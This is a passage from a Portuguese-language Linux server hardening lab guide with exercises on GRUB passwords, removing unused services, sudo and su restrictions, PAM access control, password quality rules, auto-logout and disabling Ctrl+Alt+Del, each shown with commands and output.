


Figura 79: Edição de opções de boot no GRUB

Note, ainda, que mesmo o *boot* do sistema prossegue apenas se a combinação de usuário/senha correta é inserida no GRUB.

4. Edite a configuração do GRUB para que ele solicite senha **apenas** em caso de edição de entradas do menu, e que o *boot* normal do sistema prossiga sem que haja necessidade de interação.

Para conseguir o efeito desejado, é necessário editar o arquivo `/etc/grub.d/10_linux`. Na função `linux_entry()`, edite as duas linhas `echo "menuentry (...)"`, inserindo a flag `--unrestricted` antes da variável `${CLASS}`.

Vamos ver um antes/depois para ficar mais claro. Veja como estão as linhas 130-132 do arquivo `/etc/grub.d/10_linux` antes da edição:

Listagem 1. /etc/grub.d/10_linux

```

130      echo "menuentry '$(echo "$title" | grub_quote)' ${CLASS}
\$menuentry_id_option 'gnulinux-$version-$type-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"
131  else
132      echo "menuentry '$(echo "$os" | grub_quote)' ${CLASS}
\$menuentry_id_option 'gnulinux-simple-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"

```

Após a edição, elas devem ficar assim:

Listagem 2. /etc/grub.d/10_linux

```

130      echo "menuentry '$(echo "$title" | grub_quote)' --unrestricted ${CLASS}
\$menuentry_id_option 'gnulinux-$version-$type-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"
131  else
132      echo "menuentry '$(echo "$os" | grub_quote)' --unrestricted ${CLASS}
\$menuentry_id_option 'gnulinux-simple-$boot_device_id' {" | sed
"s/^/$submenu_indentation/"

```

Note a adição da **flag --unrestricted** na antes de **\${CLASS}** nas linhas 130 e 132.

Refaça a configuração do GRUB, reinicie a máquina e teste o funcionamento.

```

# grub-mkconfig -o /boot/grub/grub.cfg
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-3.16.0-6-amd64
Found initrd image: /boot/initrd.img-3.16.0-6-amd64
Found linux image: /boot/vmlinuz-3.16.0-4-amd64
Found initrd image: /boot/initrd.img-3.16.0-4-amd64
done

```

```
# reboot
```

3) Remoção de serviços desnecessários

A remoção de serviços que não estão sendo utilizados em um servidor é premissa básica de segurança, pois reduz a superfície de ataque disponível para um agente malicioso. Deve-se fazer esse trabalho de forma diligente e constante, de forma a manter apenas aqueles serviços absolutamente necessários em operação.

1. Descubra quais serviços estão escutando por conexões TCP na máquina *LinServer-G*. Em seguida, faça o mesmo para o protocolo UDP.

Primeiro, vamos verificar os serviços TCP:

```
# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
854/mysql
tcp      0      0 0.0.0.0:22           0.0.0.0:*
416/sshd
tcp      0      0 127.0.0.1:25           0.0.0.0:*
1316/exim4
tcp6     0      0 :::80                  ::::*
513/apache2
tcp6     0      0 :::22                  ::::*
416/sshd
tcp6     0      0 :::1:25                ::::*
1316/exim4
```

Depois, UDP:

```
# netstat -unlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
udp      0      0 0.0.0.0:514           0.0.0.0:*
374/syslog-ng
udp      0      0 172.16.1.10:123        0.0.0.0:*
427/ntpd
udp      0      0 127.0.0.1:123          0.0.0.0:*
427/ntpd
udp      0      0 0.0.0.0:123           0.0.0.0:*
427/ntpd
udp6     0      0 fe80::a00:27ff:fed1:123 ::::*
427/ntpd
udp6     0      0 ::1:123                ::::*
427/ntpd
udp6     0      0 ::::123               ::::*
427/ntpd
```

2. Usando o comando **lsof**, descubra mais detalhes sobre o processo escutando na porta 25/TCP.

```
# lsof -i tcp:25 -n
COMMAND PID    USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
exim4  1316 Debian-exim  4u  IPv4  11627      0t0  TCP 127.0.0.1:smtp (LISTEN)
exim4  1316 Debian-exim  5u  IPv6  11628      0t0  TCP [::]:smtp (LISTEN)
```

3. Descubra o nome do pacote escutando na porta 25/TCP. Em seguida, remova-o juntamente com seus arquivos de configuração.

```
# dpkg -l | grep exim
ii  exim4                      4.84.2-2+deb8u5          all
    metapackage to ease Exim MTA (v4) installation
ii  exim4-base                  4.84.2-2+deb8u5          amd64
    support files for all Exim MTA (v4) packages
ii  exim4-config                4.84.2-2+deb8u5          all
    configuration for the Exim MTA (v4)
ii  exim4-daemon-light         4.84.2-2+deb8u5          amd64
    lightweight Exim MTA (v4) daemon
```

```
# apt-get purge exim4*
```

4. Verifique que a porta 25/TCP não está mais na lista de *sockets* em estado LISTEN.

```
# netstat -tnlp | grep ':25 '
```

4) Controle granular de acesso a comandos

O **sudo** é uma importante ferramenta no controle de permissionamento em sistemas Linux. Ele permite que um usuário execute comandos como outro usuário do sistema, mas apenas aqueles previamente autorizados pelo usuário **root**. Dessa forma, pode-se permitir controle parcial do sistema a um colaborador, sem que ele tenha que ter acesso irrestrito à conta de superusuário.

1. Instale o pacote **sudo**, e verifique sua configuração padrão.

```
# apt-get install sudo
```

```
# visudo
```

2. Adicione o usuário **aluno** ao grupo **sudo**, e verifique quais comandos ele pode utilizar a partir de então. Adicionalmente, faça com que não seja necessário digitar senha para executar comandos privilegiados.

```
# adduser aluno sudo
Adding user 'aluno' to group 'sudo' ...
Adding user aluno to group sudo
Done.
```

```
# su - aluno
```

```
$ whoami  
aluno
```

```
$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for aluno:

Matching Defaults entries for aluno on LinServer-A:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User aluno may run the following commands on LinServer-A:

(ALL : ALL) ALL

```
$ sudo visudo  
(...)
```

```
$ sudo cat /etc/sudoers | grep authenticate  
Defaults !authenticate
```

3. Suponha que um novo colaborador, **mcfly**, acaba de entrar em seu setor e ficou responsável pela edição das regras de firewall dos servidores.
 - a. Crie um novo usuário para esse colaborador, e configure sua senha como **rnpesr**.
 - b. Edite as regras de **sudo** para que ele possa editar as regras de firewall da máquina *LinServer-G* como o usuário **root**, e apenas isso.
 - c. Teste sua configuração.

Vamos primeiramente adicionar o usuário e configurar sua senha.

```
# useradd -m -s /bin/bash mcfly
```

```
# echo 'mcfly:rnpesr' | chpasswd
```

Em seguida, vamos editar o arquivo `/etc/sudoers` (para mais detalhes sobre sua sintaxe, consulte `man 5 sudoers`) e dar permissão para o usuário `mcfly` executar o comando `/sbin/iptables`.

```
# visudo  
(...)
```

```
# grep '^mcfly ' /etc/sudoers  
mcfly  ALL=(root) /sbin/iptables
```

Finalmente, vamos testar a configuração.

```
# su - mcfly
```

```
$ whoami  
mcfly
```

```
$ sudo iptables -L  
Chain INPUT (policy ACCEPT)  
target     prot opt source          destination  
  
Chain FORWARD (policy ACCEPT)  
target     prot opt source          destination  
  
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination
```

```
$ sudo reboot  
Sorry, user mcfly is not allowed to execute '/sbin/reboot' as root on LinServer-A.
```

5) Controle de uso do binário `su`

Por padrão, através do comando `su` o Linux permite que qualquer usuário possa se tornar o superusuário `root`, se a senha correta for digitada. Para evitar esse comportamento, temos duas opções básicas:

- Desabilitar a conta do usuário `root`, e controlar o acesso a comandos através do `sudo`, como fizemos na atividade (4), ou

- b. Implementar um grupo especial, **wheel**, e permitir que apenas membros desse grupo possam utilizar o binário **su**.

Vamos testar esse segundo controle.

1. Crie um novo usuário, **docbrown** com senha **rnpesr**, e também um novo grupo de sistema, **wheel**. Adicione o novo usuário a esse grupo e edite o arquivo **/etc/pam.d/su** e implemente o controle de acesso ao binário **su**. Teste sua configuração.

Vamos criar o usuário, grupo, e fazer a adição solicitada.

```
# useradd -m -s /bin/bash docbrown  
# echo 'docbrown:rnpesr' | chpasswd
```

```
# groupadd -r wheel
```

```
# adduser docbrown wheel  
Adding user 'docbrown' to group 'wheel' ...  
Adding user docbrown to group wheel  
Done.
```

A seguir, vamos editar o arquivo **/etc/pam.d/su** e restringir o uso do **su** ao membros do grupo **wheel**.

```
# nano /etc/pam.d/su  
(...)
```

```
# grep '^auth *required *pam_wheel.so' /etc/pam.d/su  
auth      required    pam_wheel.so
```

Vamos testar a configuração com um usuário que não é membro desse grupo, como o **aluno**.

```
# su - aluno
```

```
$ whoami  
aluno
```

```
$ su -  
Password:  
su: Permission denied
```

```
$ logout
```

Agora, vamos testar com um membro do grupo, como o usuário `docbrown` criado anteriormente.

```
# su - docbrown
```

```
$ whoami  
docbrown
```

```
$ su -  
Password:
```

```
# whoami  
root
```

6) Controle de acesso à console do sistema

Agora vamos restringir a quantidade de usuários que podem autenticar no console da máquina. Para tal, vamos configurar o módulo `pam_access` nos principais sistemas de autenticação: `ssh`, console texto, console gráfico (se instalado) e, opcionalmente, para os demais subsistemas.

1. Habilite o módulo `pam_access` para logins `ssh`, editando o arquivo `/etc/pam.d/sshd`.

Basta descomentar a linha `account required pam_access.so`, como mostrado a seguir.

```
# nano /etc/pam.d/sshd  
(...)
```

```
# grep '^account *required *pam_access.so' /etc/pam.d/sshd  
account required pam_access.so
```

2. Habilite o módulo `pam_access` para logins em console texto, editando o arquivo `/etc/pam.d/login`.

Basta descomentar a linha `account required pam_access.so`, como mostrado a seguir.

```
# nano /etc/pam.d/login  
(...)
```

```
# grep '^account *required *pam_access.so' /etc/pam.d/login
account required pam_access.so
```

3. Edite o arquivo `/etc/security/access.conf` e restrinja o acesso à console local e logins `ssh` apenas para membros do grupo `wheel` que efetuem login local ou logins remotos oriundos da rede 172.16.G.0/24, especificamente. Teste sua configuração.

Vamos editar o arquivo `/etc/security/access.conf`:

```
# nano /etc/security/access.conf
(...)
```

```
# grep -v '^#' /etc/security/access.conf
+ : wheel : LOCAL 172.16.1.0/24
- : ALL : ALL
```

Vamos monitorar o arquivo `/var/log/auth.log`, e testar alguns cenários. Primeiro, vamos tentar um login via console texto usando o usuário `aluno`. Temos os seguintes eventos registrados:

```
Sep  8 11:16:07 LinServer-A login[418]: pam_access(login:account): access denied
for user 'aluno' from 'tty1'
Sep  8 11:16:07 LinServer-A login[418]: Permission denied
```

Ao tentar login na console texto com o usuário `docbrown`:

```
Sep  8 11:17:18 LinServer-A login[3787]: pam_unix(login:session): session opened
for user docbrown by LOGIN(uid=0)
```

Vamos testar um login remoto via `ssh` usando o usuário `aluno` a partir da máquina `FWGW1-G`:

```
Sep  8 11:18:34 LinServer-A sshd[3818]: pam_access(sshd:account): access denied for
user 'aluno' from '172.16.1.1'
Sep  8 11:18:34 LinServer-A sshd[3818]: fatal: Access denied for user aluno by PAM
account configuration [preauth]
```

A configuração sequer permite que tentemos digitar a senha do usuário — o bloqueio é feito antes disso. A seguir, vamos testar um login remoto via `ssh` usando o usuário `docbrown`, porém a partir da máquina `WinClient-G`, que está na faixa de IP incorreta:

```
Sep  8 11:23:10 LinServer-A sshd[3891]: pam_access(sshd:account): access denied for user 'docbrown' from '10.1.1.10'  
Sep  8 11:23:10 LinServer-A sshd[3889]: error: PAM: User account has expired for docbrown from 10.1.1.10
```

Finalmente, vamos testar o cenário de login remoto via `ssh` usando o usuário `docbrown` a partir da máquina *FWGW1-G*:

```
Sep  8 11:32:18 LinServer-A sshd[4027]: Accepted keyboard-interactive/pam for docbrown from 172.16.1.1 port 34663 ssh2  
Sep  8 11:32:18 LinServer-A sshd[4027]: pam_unix(sshd:session): session opened for user docbrown by (uid=0)
```

Note, portanto, que foram autorizados os logins apenas nos casos em que:

- a. O usuário era membro do grupo `wheel` e o login era feito localmente, ou
 - b. O usuário era membro do grupo `wheel` e o login era feito remotamente a partir da faixa de IPs autorizada.
4. Reverta as configurações realizadas nesta atividade.

Basta comentar as linhas inseridas nos passos (1), (2) e (3) desta atividade.

7) Exigência de parâmetros mínimos de senha

O uso de senhas fortes é um requisito de segurança básico em sistemas computacionais; em servidores, especialmente, o descuido com senhas pode ocasionar falhas de segurança graves. As bibliotecas `pwquality` e `pwhistory` possibilitam a checagem da qualidade das senhas dos usuários, impondo requisitos mínimos em termos de tamanho e complexidade, bem como a manutenção de histórico de senhas

1. Instale os pacotes `libpam-modules` e `libpam-pwquality`, e configure o sistema para que novas senhas tenham os seguintes requisitos mínimos:
 - Tamanho mínimo de 10 caracteres.
 - Ao menos uma letra maiúscula.
 - Ao menos um caractere numérico.
 - Ao menos um caractere especial.
 - As últimas seis senhas não possam ser repetidas.

Primeiro, vamos instalar os pacotes solicitados:

```
# apt-get install libpam-modules libpam-pwquality
```

Para impor os requisitos de qualidade de senha, basta editar o arquivo `/etc/security/pwquality.conf`:

```
# nano /etc/security/pwquality.conf  
(...)
```

```
# grep -v '^#' /etc/security/pwquality.conf  
minlen = 10  
dcredit = -1  
ucredit = -1  
ocredit = -1
```

Para impor os requisitos de não-repetição de senha, é necessário incluir uma linha para o módulo `pam_pwhistory.so` no arquivo `/etc/pam.d/common-password`:

```
# nano /etc/pam.d/common-password  
(...)
```

```
# grep 'pam_pwhistory.so' /etc/pam.d/common-password  
password      requisite          pam_pwhistory.so retry=3 remember=6  
use_authok
```

Especificamente, essa linha pode ficar após a checagem de qualidade de senha (via módulo `pam_pwquality.so`) e antes dos módulos padrão do sistema, como mostrado a seguir:

```
# grep -v '^#' /etc/pam.d/common-password | sed '/^$/d'  
password      requisite          pam_pwquality.so retry=3  
password      requisite          pam_pwhistory.so retry=3 remember=6  
use_authok  
password      [success=1 default=ignore]    pam_unix.so obscure use_authok  
try_first_pass sha512  
password      requisite          pam_deny.so  
password      required           pam_permit.so
```

2. Teste suas configurações. Tente alterar a senha de um usuário não-privilegiado sem respeitar os requisitos mínimos de qualidade estabelecidos. Depois, tente reutilizar senhas e verifique o comportamento do sistema.

Vamos tentar alterar a senha do usuário `mcfly`. Progressivamente, vamos tentar a senha `teste`, depois `teste1` e finalmente `Teste1`:

```
$ whoami  
mcfly
```

```
$ passwd
Changing password for mcfly.
(current) UNIX password:
New password:
BAD PASSWORD: The password contains less than 1 digits
New password:
BAD PASSWORD: The password contains less than 1 uppercase letters
New password:
BAD PASSWORD: The password contains less than 1 non-alphanumeric characters
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
```

Veja que o sistema reclamou nas três ocasiões, pois é necessário que a senha possua mais do que 10 caracteres, e pelo menos um caractere numérico, letra maiúscula e caractere especial. Finalmente, decidimos alterar a senha do usuário **mcfly** para **Testes123!**.

Agora, vamos tentar alterar a senha para o mesmo valor, e depois para **Testes234!** e **Testes345!**:

```
$ passwd
Changing password for mcfly.
(current) UNIX password:
New password:
BAD PASSWORD: The password is the same as the old one
New password:
BAD PASSWORD: The password is too similar to the old one
New password:
BAD PASSWORD: The password is too similar to the old one
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
```

Nos três casos, o sistema detectou que a senha ou era idêntica à original, ou que era muito parecida. Finalmente, decidimos alterar a senha do usuário **mcfly** para **Dufus!456**.

Vamos agora tentar reutilizar a senha antiga, **Testes123!**:

```
$ passwd
Changing password for mcfly.
(current) UNIX password:
New password:
Retype new password:
Password has been already used. Choose another.
passwd: Authentication token manipulation error
passwd: password unchanged
```

O sistema reporta que a senha já havia sido utilizada anteriormente. Onde esse registro fica mantido? No arquivo **/etc/security/opasswd**, como visto abaixo:

```
# whoami  
root
```

```
# cat /etc/security/opasswd  
mcfly:1001:3:$6$hJ8atdxg$cHkLXvRIRs2VDqeJQl2iNSlteeGExdMqwI2odVx2n3X0gGGjLKfhmf/Bx8  
dzkdDpVaft5z0LNXPfwgc0vemD1,$6$yCY08kaZ$XKKQwStnM3P6EnNMst9BX1r2aj5lHNVM2dSXAI16Xo  
W.9ypTch/q4eGhBI6w9JEwkAtnpN7xQCFxqp54pWKKs0,$6$EbARjVI9$u.mPGxn.ibveMLSGSumiy0/6U  
TYS1d0YAN4mgSZ7JA.v.Jj0XP7X8XRDvX7XuB1PEGWt5C0w4ZwuQXQmoKlpW1
```

8) Controle de logoff automático

A opção de logoff automático evita o uso indevido da sessão de um administrador quando este, inadvertidamente, não faz o logoff manual. A variável **\$TMOUT** do *shell* controla, em segundos, o tempo máximo aceito pelo sistema sem que o usuário execute um comando ou aperte uma tecla. Decorrido esse tempo, a máquina vai, automaticamente, efetuar o logoff do usuário.

1. Edite o arquivo **/etc/profile** e ative o logoff automático de usuários para dez segundos. Teste sua configuração.

```
# tail -n1 /etc/profile  
export TMOUT=10
```

```
# su - aluno
```

```
$ whoami  
aluno
```

```
$ timed out waiting for input: auto-logout  
# whoami  
root
```

9) Desabilitando a combinação de teclas CTRL + ALT + DEL

1. Para evitar que o servidor Linux seja reiniciado quando o seu teclado for confundido com o de um servidor Windows, desabilite a combinação de teclas CTRL + ALT + DEL.

```
# ls -ld /lib/systemd/system/ctrl-alt-del.target
lrwxrwxrwx 1 root root 13 Apr  8 2017 /lib/systemd/system/ctrl-alt-del.target ->
reboot.target
```

```
# systemctl mask ctrl-alt-del.target
Created symlink from /etc/systemd/system/ctrl-alt-del.target to /dev/null.
```

```
root@LinServer-A:~# systemctl daemon-reload
```

```
root@LinServer-A:~# ls -ld /etc/systemd/system/ctrl-alt-del.target
lrwxrwxrwx 1 root root 9 Sep  8 19:17 /etc/systemd/system/ctrl-alt-del.target ->
/dev/null
```